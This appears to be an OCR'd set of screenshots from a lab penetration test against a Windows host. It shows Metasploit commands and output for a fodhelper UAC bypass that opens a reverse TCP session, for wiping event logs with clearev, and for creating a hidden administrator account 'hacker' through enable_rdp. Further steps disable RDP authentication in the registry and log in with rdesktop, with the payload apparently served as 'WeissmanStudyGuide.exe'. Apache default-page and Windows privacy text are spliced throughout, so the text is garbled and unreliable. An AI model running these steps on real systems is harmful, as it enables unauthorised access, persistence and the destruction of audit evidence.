06/03/2024  06:44 AM    <DIR>        This is the default welcome page used to test the correct operation of the Apache2 server after
06/03/2024  06:44 AM    <DIR>        installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed
06/02/2024  08:59 AM    350,144 Firefox Installer.exe Replace this file (located at /var/www/html/index.html)
06/03/2024  06:44 AM    <DIR>        on your computer with your own PHP server.
06/03/2024  04:22 AM    7,168 WeissmanStudyGuide.exe
06/03/2024  06:36 AM    If you are a 0 Wireshark 4.2.5 Arm 64.dmg
06/03/2024  06:38 AM    that the 262,144 Wireshark 4.4z2CVguU.2.5 Arm 64.dmg.part
06/03/2024  05:12 AM    size 86,489,296 Wireshark-4.2.5-x64.exe
      5 File(s)   87,108,752 bytes
      3 Dir(s)  26,432,831,488 bytes free

Apache2 Debian Default Page
It works!
Debian's Apache2 default configuration is different from the upstream default configuration, and split into
in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation,
Documentation for the web server itself can be found by accessing the manual if the apache2-doc
C:\Users\nam\Downloads>cd ransomware
cd ransomware
C:\Users\nam\Downloads\ransomware>echo If you don't pay, your encrypted files will be deleted! > warning.txt
echo If you don't pay, your encrypted files will be deleted! > warning.txt
C:\Users\nam\Downloads\ransomware>type warning.txt
type warning.txt
If you don't pay, your encrypted files will be deleted!
C:\Users\nam\Downloads\ransomware>del warning.txt
del warning.txt
C:\Users\nam\Downloads\ransomware>cd ..
cd ..
C:\Users\nam\Downloads>rd ransomware
rd ransomware
The process cannot access the file because it is being used by another process.
C:\Users\nam\Downloads>rd ransomware
rd ransomware
C:\Users\nam\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 624C-7009
The binary is activated by symlinking available configuration files from their respective *-available/
counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite,
a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
Directory of C:\Users\nam\Downloads
06/03/2024  06:46 AM    <DIR>        apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/
06/03/2024  06:46 AM    <DIR>        apache2 directly will not work with the default configuration.
06/02/2024  08:59 AM    350,144 Firefox Installer.exe
06/03/2024  04:22 AM    7,168 WeissmanStudyGuide.exe
06/03/2024  06:36 AM    By default, D 0 Wireshark 4.2.5 Arm 64.dmg
06/03/2024  06:38 AM    that the 262,144 Wireshark 4.4z2CVguU.2.5 Arm 64.dmg.part
06/03/2024  05:12 AM    size 86,489,296 Wireshark-4.2.5-x64.exe
      5 File(s)   87,108,752 bytes
      2 Dir(s)  26,432,372,736 bytes free

C:\Users\nam\Downloads>
```



5,

File Actions Edit View Help

```
C:\Users\nam\Downloads\ransomware>cd ..
cd ..

C:\Users\nam\Downloads>rd ransomware
rd ransomware
The process cannot access the file because it is being used by another process.

C:\Users\nam\Downloads>rd ransomware
rd ransomware

C:\Users\nam\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 624C-7009

Apache2 Debian Default Page
It works!

Directory of C:\Users\nam\Downloads
06/03/2024  06:46 AM    <DIR>        .
06/03/2024  06:46 AM    <DIR>        ..
06/02/2024  08:59 AM    350,144 Firefox Installer.exe
06/03/2024  04:22 AM    7,168 WeissmanStudyGuide.exe
06/03/2024  06:36 AM    0 Wireshark 4.2.5 Arm 64.dmg
06/03/2024  06:38 AM    262,144 Wireshark 4.2.5 Arm 64.dmg.part
06/03/2024  05:12 AM    86,489,296 Wireshark-4.2.5-x64.exe
5 File(s)   87,108,752 bytes configuration is different from the upstream default configuration, and split into
2 Dir(s)   26,432,372,736 bytes free action with Debian tools. The configuration system is fully documented
in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation.

C:\Users\nam\Downloads>exit documentation for the web server itself can be found by accessing the manual if the apache2-doc
exit package was installed on this server.

meterpreter > clearev      The configuration layout for an Apache2 web server installation on Debian systems is as follows:
[*] Wiping 330 records from Application ...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > background    apache2.conf          parts.conf
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions -i

Active sessions
=====

```

| Id | Name        | Type        | Information                           | Connection   |
|----|-------------|-------------|---------------------------------------|--|
| 1  | meterpreter | x64/windows | DESKTOP-PHMFO38\Nam @ DESKTOP-PHMFO38 | 192.168.1.20:14618 → 192.168.1.21:50373 (192.168.1.21) |

\* ports.conf is always included from the main configuration file. It is used to determine the listening ports.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 192.168.1.20:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 192.168.1.21
[*] Meterpreter session 2 opened (192.168.1.20:4444 → 192.168.1.21:50388) at 2024-06-03 20:48:20 +0700
[*] Cleaning up registry keys...
```

Debian does not allow access through the web browser to any file apart of those located in /var/www/public\_html directories (when enabled) and /usr/share (for web applications). If your site is located elsewhere (such as in /srv) you may need to whitelist your

```
meterpreter > clearev
[*] Wiping 332 records from Application ...
[*] Wiping 848 records from System...
[*] Wiping 11001 records from Security ...
meterpreter >
```

Computer Management

File Action View Help

Actions

Application

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 16384, Security-SPP

General Details

Successfully scheduled Software Protection service for re-start at 2024-08-01T15:57:44Z. Reason: RulesEngine.

|                |                     |
|----------------|---------------------|
| Log Name:      | Application         |
| Source:        | Security-SPP        |
| Event ID:      | 16384               |
| Level:         | Information         |
| User:          | N/A                 |
| OpCode:        | Info                |
| Logged:        | 6/3/2024 6:49:44 AM |
| Task Category: | None                |
| Keywords:      | Classic             |
| Computer:      | DESKTOP-PHMF038     |

More Information: [Event Log Online Help](#)

Type here to search

34°C 6:50 AM 6/3/2024

Computer Management

File Action View Help

Actions

Security

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 4672, Microsoft Wind...

Event Properties

Copy

Save Selected Events...

Refresh

Help

| Keywords      | Date and Time       | Source            | Event ID | Task Category     |
|---------------|---------------------|-------------------|----------|-------------------|
| Audit Success | 6/3/2024 6:48:07 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:48:07 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:48:06 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:48:06 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:48:06 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:48:06 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:44:33 AM | Microsoft Wind... | 4797     | User Account M... |
| Audit Success | 6/3/2024 6:44:33 AM | Microsoft Wind... | 4797     | User Account M... |
| Audit Success | 6/3/2024 6:44:33 AM | Microsoft Wind... | 4797     | User Account M... |
| Audit Success | 6/3/2024 6:44:33 AM | Microsoft Wind... | 4797     | User Account M... |
| Audit Success | 6/3/2024 6:41:59 AM | Microsoft Wind... | 5382     | User Account M... |
| Audit Success | 6/3/2024 6:41:59 AM | Microsoft Wind... | 5382     | User Account M... |
| Audit Success | 6/3/2024 6:41:59 AM | Microsoft Wind... | 5382     | User Account M... |
| Audit Success | 6/3/2024 6:41:59 AM | Microsoft Wind... | 5382     | User Account M... |
| Audit Success | 6/3/2024 6:41:58 AM | Microsoft Wind... | 5382     | User Account M... |
| Audit Success | 6/3/2024 6:41:58 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:41:58 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:34:44 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:34:44 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:34:43 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:34:43 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:34:43 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:34:43 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:34:43 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:34:43 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:22:51 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:22:51 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/3/2024 6:17:33 AM | Microsoft Wind... | 4672     | Special Logon     |
| Audit Success | 6/3/2024 6:17:33 AM | Microsoft Wind... | 4624     | Logon             |
| Audit Success | 6/2/2024 6:17:22 AM | Microsoft Wind... | 4672     | Special Logon     |

Event 4672, Microsoft Windows security auditing.

General Details

Special privileges assigned to new logon.

Subject:

|                 |              |
|-----------------|--------------|
| Security ID:    | SYSTEM       |
| Account Name:   | SYSTEM       |
| Account Domain: | NT AUTHORITY |
| Logon ID:       | 0x3E7        |

Privileges: SeAssignPrimaryTokenPrivilege

Log Name: Security

Source: Microsoft Windows security Logged: 6/3/2024 6:48:07 AM

Event ID: 4672 Task Category: Special Logon

Level: Information Keywords: Audit Success

User: N/A Computer: DESKTOP-PHMF038

OpCode: Info

More Information: [Event Log Online Help](#)

Expand: Completed successfully.

Type here to search

34°C 6:50 AM 6/3/2024

Computer Management

File Action View Help

Actions

System

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 1014, DNS Client Events

| Level          | Date and Time              | Source                  | Event ID           | Task Category  |
|----------------|----------------------------|-------------------------|--------------------|----------------|
| Information    | 6/3/2024 6:35:21 AM        | Kernel-Power            | 105 (100)          |                |
| <b>Warning</b> | <b>6/3/2024 5:28:57 AM</b> | <b>DNS Client Ev...</b> | <b>1014 (1014)</b> |                |
| Information    | 6/3/2024 5:12:59 AM        | Service Contr...        | 7045               | None           |
| Information    | 6/3/2024 4:31:36 AM        | Kernel-Power            | 105 (100)          |                |
| Information    | 6/3/2024 2:51:56 AM        | WindowsUpd...           | 19                 | Windows Upd... |
| Information    | 6/3/2024 2:51:55 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:51:55 AM        | WindowsUpd...           | 43                 | Windows Upd... |
| Information    | 6/3/2024 2:51:53 AM        | WindowsUpd...           | 43                 | Windows Upd... |
| Information    | 6/3/2024 2:51:51 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:46:50 AM        | Kernel-Power            | 105 (100)          |                |
| Information    | 6/3/2024 2:43:37 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:37:35 AM        | WindowsUpd...           | 19                 | Windows Upd... |
| Information    | 6/3/2024 2:37:35 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:37:34 AM        | WindowsUpd...           | 43                 | Windows Upd... |
| Information    | 6/3/2024 2:37:33 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:36:02 AM        | WindowsUpd...           | 19                 | Windows Upd... |
| Information    | 6/3/2024 2:36:02 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:36:02 AM        | WindowsUpd...           | 43                 | Windows Upd... |
| Information    | 6/3/2024 2:36:01 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:35:15 AM        | WindowsUpd...           | 44                 | Windows Upd... |
| Information    | 6/3/2024 2:35:15 AM        | WindowsUpd...           | 44                 | Windows Upd... |
| Information    | 6/3/2024 2:35:09 AM        | WindowsUpd...           | 19                 | Windows Upd... |
| Information    | 6/3/2024 2:35:08 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:35:08 AM        | WindowsUpd...           | 43                 | Windows Upd... |
| Information    | 6/3/2024 2:35:07 AM        | Kernel-General          | 16                 | None           |
| Information    | 6/3/2024 2:34:36 AM        | WindowsUpd...           | 44                 | Windows Upd... |
| <b>Warning</b> | <b>6/3/2024 2:29:14 AM</b> | <b>DistributedC...</b>  | <b>10016</b>       | <b>None</b>    |
| Information    | 6/3/2024 2:26:16 AM        | Service Contr...        | 7040               | None           |
| Information    | 6/3/2024 2:23:51 AM        | Service Contr...        | 7040               | None           |
| Information    | 6/2/2024 7:22:27 AM        | Kernel-General          | 16                 | None           |

Name resolution for the name ctdl.windowsupdate.com timed out after none of the configured DNS servers responded.

General Details

Log Name: System  
 Source: DNS Client Events  
 Event ID: 1014  
 Level: Warning  
 User: NETWORK SERVICE  
 OpCode: Info  
 More Information: [Event Log Online Help](#)

Logged: 6/3/2024 5:28:57 AM  
 Task Category: (1014)  
 Keywords: (268435456)  
 Computer: DESKTOP-PHMF038

Type here to search

34°C 6:50 AM 6/3/2024

Computer Management

File Action View Help

Computer Management (Local)

System Tools

- Task Scheduler
- Event Viewer
  - Custom Views
  - Windows Logs
    - Application
    - Security
    - Setup
    - System
  - Forwarded Event
- Applications and Services
  - Subscriptions
- Shared Folders
- Local Users and Groups
- Performance
- Device Manager

Storage

- Disk Management

Services and Applications

Actions

System

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 104, Eventlog

Event Properties

Attach Task To This Event...

Copy

Save Selected Events...

Refresh

Help

The System log file was cleared.

General Details

Log Name: System  
Source: Eventlog  
Event ID: 104  
Level: Information  
User: DESKTOP-PHMF038\nam  
OpCode: Info

Logged: 6/3/2024 6:50:37 AM  
Task Category: Log clear  
Keywords:  
Computer: DESKTOP-PHMF038

More Information: [Event Log Online Help](#)

Type here to search

34°C 6:50 AM 6/3/2024

6,

A screenshot of a Kali Linux desktop environment. In the foreground, a terminal window titled 'meterpreter > info post/windows/manage/enable\_rdp' is open, displaying module details. The module name is 'Windows Manage Enable Remote Desktop', with a module path of 'post/windows/manage/enable\_rdp'. It's a Windows platform module for Arch and Rank Normal. Below this, a browser window shows the 'Apache2 Debian Default Page' at '192.168.1.20/WeissmanStudyGuide.exe', indicating a successful exploit. The terminal continues with the command 'run post/windows/manage/enable\_rdp username=hacker password=AAAbbb111', followed by a series of log messages detailing the configuration and user addition process. The status bar at the bottom shows system information like battery level (86%), temperature (34°C), and date/time (6/3/2024 12:27 AM).

```

meterpreter > info post/windows/manage/enable_rdp
      Name: Windows Manage Enable Remote Desktop
      Module: post/windows/manage/enable_rdp
      Platform: Windows
      Arch: 
      Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>

Compatible session types:
  Meterpreter


Basic options:
  Name      Current Setting  Required  Description
  ---      ---           ---        ---
  ENABLE    true           no         Enable the RDP Service and Firewall Exception.
  FORWARD   false          no         Forward remote port 3389 to local Port.
  LPORT     3389           no         Local port to forward remote connection.
  PASSWORD  test-enab...  yes        Password for the user created.
  SESSION   ...            yes        The session to run this module on
  USERNAME  hacker         no         The username of the user to create.

Description:
  Debian's Apache2 default configuration is different from the upstream default configuration, and split into
  This module enables the Remote Desktop Service (RDP). It provides the options to create an account and configure it to be a member of the Local Administrators and Remote Desktop Users group. It can also forward the target's port 3389/tcp. See the manual if the apache2-doc package was installed on this server.

  The configuration layout for an Apache2 web server installation on Debian systems is as follows:

Module options (post/windows/manage/enable_rdp):
  Name      Current Setting  Required  Description
  ---      ---           ---        ---
  ENABLE    true           no         Enable the RDP Service and Firewall Exception.
  FORWARD   false          no         Forward remote port 3389 to local Port.
  LPORT     3389           no         Local port to forward remote connection.
  PASSWORD  test-enab...  yes        Password for the user created.
  SESSION   ...            yes        The session to run this module on
  USERNAME  hacker         no         The username of the user to create.

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] Setting user account for logon
[*] Adding User: hacker with Password: AAAbbb111
[*] Adding User: hacker to local group 'Remote Desktop Users'
[*] Hiding user from Windows Login screen
[*] Adding User: hacker to local group 'Administrators'
[*] You can now login with the created user and apache2. Due to the use of environment variables, in the default configuration
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20240603205134_default_192.168.1.21_host.windows.cle_190907.txt
[*] stdapi_registry_open_key: Operation failed: The system cannot find the file specified.
[*] reg setval -k 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -v UserAuthentication -d '0'
[*] Successfully set UserAuthentication of REG_SZ.
[*] User has been idle for: 2 mins 5 secs
[*] meterpreter >
  
```



Computer Management

File Action View Help

Computer Management (Local)

System Tools

- Task Scheduler
- Event Viewer
- Custom Views
- Windows Logs
  - Application
  - Security
  - Setup
  - System
  - Forwarded Event
- Applications and Services
- Subscriptions
- Shared Folders
- Local Users and Groups
- Performance
- Device Manager

Storage

- Disk Management
- Services and Applications

Actions

- System
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 104, Eventlog

Remote Desktop Connection

Do you want to allow DESKTOP-PHMF038\hacker to connect to this machine?

Click OK to disconnect your session immediately or click Cancel to stay connected.

No action will disconnect your session in 30 seconds.

OK Cancel

The System log file was cleared.

General Details

Log Name: System  
Source: Eventlog  
Event ID: 104  
Level: Information  
User: DESKTOP-PHMF038\nam  
OpCode: Info

Logged: 6/3/2024 6:50:37 AM  
Task Category: Log clear  
Keywords:  
Computer: DESKTOP-PHMF038

More Information: [Event Log Online Help](#)

Type here to search

34°C 6:55 AM 6/3/2024 3

```
nam@kali: ~
```

```
$ rdesktop -u hacker -p AAAbbb111 192.168.1.21
```

ATTENTION! The server uses an invalid security certificate which can not be trusted for the following identified reason(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=DESKTOP-PHMF038  
Microsoft puts you in control of your privacy. Choose your settings, then select 'Accept' to save them. You can change these settings at any time.

Review the following certificate info before you trust it to be added as an exception.  
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=DESKTOP-PHMF038  
Issuer: CN=DESKTOP-PHMF038  
Valid From: Sun Jun 12 20:51:35 2024  
Valid To: Mon Dec 12 20:51:35 2024  
Windows: Let Windows use location data and weather. Let Microsoft to use your location data to improve location services.

Certificate fingerprints:

sha1: 0d9da826d4832f289e81fd6722bbe3b097d758bf  
sha256: 5dce90501369effa5707f6be135b47fab72ef7a4b2d5414287fe6b3cf8c3e73e

Send only info about your device, its settings and capabilities, and

Do you trust this certificate (yes/no)? yes

Failed to initialize NLA, do you have correct Kerberos TGT initialized? running on Windows.

Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.

Connection established using SSL/TLS.

Clipboard(error): xclip\_handle\_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request

Protocol(warning): process\_pdu\_logon(), Unhandled login infotype 1

Let Microsoft use your diagnostic data, excluding information about websites you browse, to offer you personalized tips, ads, and recommendations to enhance your Microsoft experiences.

Find my device  
Windows won't be able to help you keep track of your device if you lose it.

No

Send optional inking and typing diagnostic data to Microsoft to improve the language recognition and suggestion capabilities of apps

Advertising ID  
Apps can use advertising ID to provide more personalized advertising in accordance with the privacy policy of the app provider.

Yes

Learn more      Accept

```
[*] Adding User: hacker to local group 'Remote Desktop Users'  
[*] Hiding user from Windows Login screen  
[*] Adding User: hacker to local group 'Administrators'  
[*] You can now login with the created user  
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20240603205134_default_192.168.1.21_host.windows.cle_190997.txt  
[*] meterpreter > reg setval -k 'HKLM\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp' -v UserAuthentication -d '0'  
[*] stdapi_registry_open_key: Operation failed: The system cannot find the file specified.  
[*] meterpreter > reg setval -k 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -v UserAuthentication -d '0'  
[*] Successfully set UserAuthentication of REG_SZ.  
[*] meterpreter > idletime  
User has been idle for: 2 mins 5 secs  
[*] meterpreter > rdesktop -u hacker -p AAAbbb111 192.168.1.21  
[*] Unknown command: rdesktop  
[*] meterpreter > rdesktop -u hacker -p AAAbbb111 192.168.1.21  
[*] Unknown command: rdesktop  
[*] meterpreter > 
```

File Actions Edit View Help

Basic options:

| Name     | Current Setting | Required | Description                                    |
|----------|-----------------|----------|--|
| ENABLE   | true            | no       | Enable the RDP Service and Firewall Exception. |
| FORWARD  | false           | no       | Forward remote port 3389 to local Port.        |
| LPORT    | 3389            | no       | Local port to forward remote connection.       |
| PASSWORD |                 | no       | Password for the user created.                 |
| SESSION  |                 | yes      | The session to run this module on              |
| USERNAME |                 | no       | The username of the user to create.            |

Description:  
This module enables the Remote Desktop Service (RDP). It provides the options to create an account and configure it to be a member of the Local Administrators and Remote Desktop Users group. It can also forward the target's port 3389/tcp.

Module options (post/windows/manage/enable\_rdp):

| Name     | Current Setting | Required | Description                                    |
|----------|-----------------|----------|--|
| ENABLE   | true            | no       | Enable the RDP Service and Firewall Exception. |
| FORWARD  | false           | no       | Forward remote port 3389 to local Port.        |
| LPORT    | 3389            | no       | Local port to forward remote connection.       |
| PASSWORD |                 | no       | Password for the user created.                 |
| SESSION  |                 | yes      | The session to run this module on              |
| USERNAME |                 | no       | The username of the user to create.            |

meterpreter > run post/windows/manage/enable\_rdp username=hacker password=AAAbbb111

Enabling Remote Desktop /etc/apache2/

RDP is disabled; enabling it ...

Setting Terminal Services service startup mode

The Terminal Services service is not set to auto, changing it to auto ...

Opening port in local firewall if necessary

Setting user account for logon

Adding User: hacker with Password: AAAbbb111

Adding User: hacker to local group 'Remote Desktop Users'

Hiding user from Windows Login screen

Adding User: hacker to local group 'Administrators'

You can now login with the created user

For cleanup execute Meterpreter resource file: /root/.msf4/loot/20240603205134\_default\_192.168.1.21\_host.windows.cle\_190907.txt

meterpreter > reg setval -k 'HKEY\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp' -v UserAuthentication -d '0'

[-] stdapi\_registry\_open\_key: Operation failed: The system cannot find the file specified.

meterpreter > reg setval -k 'HKEY\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -v UserAuthentication -d '0'

Successfully set UserAuthentication of REG\_SZ.

meterpreter > idletime

User has been idle for: 2 mins 5 secs

meterpreter > rdesktop -u hacker -p AAAbbb111 192.168.1.21

[-] Unknown command: rdesktop

meterpreter > rdesktop -u hacker -p AAAbbb111 192.168.1.21

[-] Unknown command: rdesktop

